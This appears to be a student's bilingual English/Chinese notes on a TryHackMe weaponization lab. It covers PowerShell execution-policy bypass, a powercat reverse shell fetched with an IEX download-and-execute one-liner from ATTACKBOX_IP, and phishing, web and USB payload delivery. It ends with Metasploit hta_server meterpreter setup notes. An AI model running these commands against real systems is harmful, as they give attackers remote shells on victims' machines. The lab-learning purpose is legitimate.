PS C:\Users\thm> Get-ExecutionPolicyRestrictedWe can also easily change the PowerShell execution policy by running:
我们还可以通过运行以下命令轻松更改 PowerShell 执行策略:
CMD
PS C:\Users\thm\Desktop> Set-ExecutionPolicy -Scope CurrentUser RemoteSigned
Execution Policy ChangeThe execution policy helps protect you from scripts that you do not trust. Changing the execution policy might exposeyou to the security risks described in the about_Execution_Policies help topic athttp://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): ABypass Execution Policy 绕过执行策略
Microsoft provides ways to disable this restriction. One of these ways is by giving an argument option to the PowerShell command to change it to your desired setting. For example, we can change it to bypass policy which means nothing is blocked or restricted. This is useful since that lets us run our own PowerShell scripts.
Microsoft 提供了禁用此限制的方法。其中一种方法是为 PowerShell 命令提供参数选项,以将其更改为所需的设置。例如,我们可以将其更改为绕过策略,这意味着不会阻止或限制任何内容。这很有用,因为它允许我们运行自己的 PowerShell 脚本。
In order to make sure our PowerShell file gets executed, we need to provide the bypass option in the arguments as follows,
为了确保我们的 PowerShell 文件得到执行,我们需要在参数中提供绕过选项,如下所示:
C:\Users\thm\Desktop>powershell -ex bypass -File thm.ps1Welcome to Weaponization Room!Now, let’s try to get a reverse shell using one of the tools written in PowerShell, which is powercat. On your AttackBox, download it from GitHub and run a webserver to deliver the payload.
现在,让我们尝试使用用 PowerShell 编写的工具之一(powercat)来获取反向 shell。在 AttackBox 上,从 GitHub 下载它并运行 Web 服务器以提供有效负载。
user@machine$ git clone https://github.com/besimorhino/powercat.gitCloning into 'powercat'...remote: Enumerating objects: 239, done.remote: Counting objects: 100% (4/4), done.remote: Compressing objects: 100% (4/4), done.remote: Total 239 (delta 0), reused 2 (delta 0), pack-reused 235Receiving objects: 100% (239/239), 61.75 KiB | 424.00 KiB/s, done.Resolving deltas: 100% (72/72), done.Now, we need to set up a web server on that AttackBox to serve the powercat.ps1that will be downloaded and executed on the target machine. Next, change the directory to powercat and start listening on a port of your choice. In our case, we will be using port 8080
现在,我们需要在该 AttackBox 上设置一个 Web 服务器,以提供将在目标计算机上下载和执行的 powercat.ps1。接下来,将目录更改为 powercat 并开始侦听您选择的端口。在本例中,我们将使用端口 8080.
user@machine$ cd powercatuser@machine$ python3 -m http.server 8080Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...On the AttackBox, we need to listen on port 1337 using nc to receive the connection back from the victim.
在 AttackBox 上,我们需要使用 nc 侦听端口 1337 以接收来自受害者的连接。
user@machine$ nc -lvp 1337Now, from the victim machine, we download the payload and execute it using PowerShell payload as follows,
现在,我们从受害计算机下载有效负载并使用 PowerShell 有效负载执行它,如下所示:
C:\Users\thm\Desktop> powershell -c "IEX(New-Object System.Net.WebClient).DownloadString('http://ATTACKBOX_IP:8080/powercat.ps1');powercat -c ATTACKBOX_IP -p 1337 -e cmd"Now that we have executed the command above, the victim machine downloads the powercat.ps1 payload from our web server (on the AttackBox) and then executes it locally on the target using cmd.exe and sends a connection back to the AttackBox that is listening on port 1337. After a couple of seconds, we should receive the connection call back:
现在我们已经执行了上面的命令,受害计算机从我们的 Web 服务器(在 AttackBox 上)下载 powercat.ps1 有效负载,然后使用 cmd.exe 在目标上本地执行它,并将连接发送回正在侦听 port1337 的 AttackBox。几秒钟后,我们应该会收到连接回调:
user@machine$ nc -lvp 1337 listening on [any] 1337 ...10.10.12.53: inverse host lookup failed: Unknown hostconnect to [10.8.232.37] from (UNKNOWN) [10.10.12.53] 49804Microsoft Windows [Version 10.0.14393](c) 2016 Microsoft Corporation. All rights reserved.
C:\Users\thm>Delivery Techniques 交付技术
Delivery techniques are one of the important factors for getting initial access. They have to look professional, legitimate, and convincing to the victim in order to follow through with the content.
交付技术是获得初始访问权限的重要因素之一。他们必须看起来专业、合法且对受害者有说服力,才能跟进内容。

Email Delivery 电子邮件传递
It is a common method to use in order to send the payload by sending a phishing email with a link or attachment. For more info, visit here↗. This method attaches a malicious file that could be the type we mentioned earlier. The goal is to convince the victim to visit a malicious website or download and run the malicious file to gain initial access to the victim’s network or host.
这是一种常用的方法,用于通过发送带有链接或附件的网络钓鱼电子邮件来发送有效负载。欲了解更多信息,请访问这里。此方法附加了一个恶意文件,该文件可能是我们前面提到的类型。目标是说服受害者访问恶意网站或下载并运行恶意文件,以获得对受害者网络或主机的初始访问权限。
The red teamers should have their own infrastructure for phishing purposes. Depending on the red team engagement requirement, it requires setting up various options within the email server, including DomainKeys Identified Mail (DKIM), Sender Policy Framework (SPF), and DNS Pointer (PTR) record.
红队成员应该有自己的基础设施来进行网络钓鱼。根据红队参与要求,它需要在电子邮件服务器中设置各种选项,包括域名密钥识别邮件 (DKIM)、发件人策略框架 (SPF) 和 DNS 指针 (PTR) 记录。
The red teamers could also use third-party email services such as Google Gmail, Outlook, Yahoo, and others with good reputations.
红队成员还可以使用第三方电子邮件服务,例如 Google Gmail、Outlook、Yahoo 和其他声誉良好的服务。
Another interesting method would be to use a compromised email account within a company to send phishing emails within the company or to others. The compromised email could be hacked by phishing or by other techniques such as password spraying attacks.
另一种有趣的方法是使用公司内部受损的电子邮件帐户在公司内部或向其他人发送网络钓鱼电子邮件。受感染的电子邮件可能会被网络钓鱼或其他技术(例如密码喷射攻击)入侵。
Web Delivery Web 交付

Another method is hosting malicious payloads on a web server controlled by the red teamers. The web server has to follow the security guidelines such as a clean record and reputation of its domain name and TLS (Transport Layer Security) certificate. For more information, visit here↗.
另一种方法是在由红队成员控制的 Web 服务器上托管恶意负载。Web 服务器必须遵循安全准则,例如其域名和 TLS(传输层安全性)证书的干净记录和信誉。欲了解更多信息,请访问这里。
This method includes other techniques such as social engineering the victim to visit or download the malicious file. A URL shortener could be helpful when using this method.
此方法包括其他技术,例如社会工程受害者访问或下载恶意文件。使用此方法时,URL 缩短器可能会有所帮助。
In this method, other techniques can be combined and used. The attacker can take advantage of zero-day exploits such as exploiting vulnerable software like Java or browsers to use them in phishing emails or web delivery techniques to gain access to the victim machine.
在这种方法中,可以组合和使用其他技术。攻击者可以利用零日漏洞,例如利用 Java 或浏览器等易受攻击的软件,在网络钓鱼电子邮件或 Web 交付技术中使用它们来访问受害计算机。
USB Delivery USB 传输

This method requires the victim to plug in the malicious USB physically. This method could be effective and useful at conferences or events where the adversary can distribute the USB. For more information about USB delivery, visit here↗.
此方法要求受害者物理插入恶意 USB。此方法在对手可以分发 USB 的会议或活动中可能有效且有用。有关 USB 传输的更多信息,请访问此处。
Often, organizations establish strong policies such as disabling USB usage within their organization environment for security purposes. While other organizations allow it in the target environment.
通常,组织会建立强有力的策略,例如出于安全目的在其组织环境中禁用 USB 使用。而其他组织则允许在目标环境中使用它。
Common USB attacks used to weaponize USB devices include Rubber Ducky↗ and USBHarpoon↗, charging USB cable, such as O.MG Cable↗
用于武器化 USB 设备的常见 USB 攻击包括 Rubber Ducky 和 USBHarpoon,为 USB 电缆充电,例如 O.MG 电缆.
Practice Arena

这里使用metasploit的hta_server
Metasploit HTA WebServer
通过 Metasploit 的 HTA Web Server 模块发起 HTA 攻击
use exploit/windows/misc/hta_server
set srvhost 10.10.212.121
set payload windows/x64/meterpreter/reverse_tcp
set target 1
run -j
//目标windowx上执行
又出现意外了
死活不弹
换个攻击盒子吧
之后成功了
测试半天执行命令,发现执行的是攻击盒子(本机)
sessions -i 1 返回监听界面

这个时候没有交互shell
直接输入shell即可

吐了搞了一节课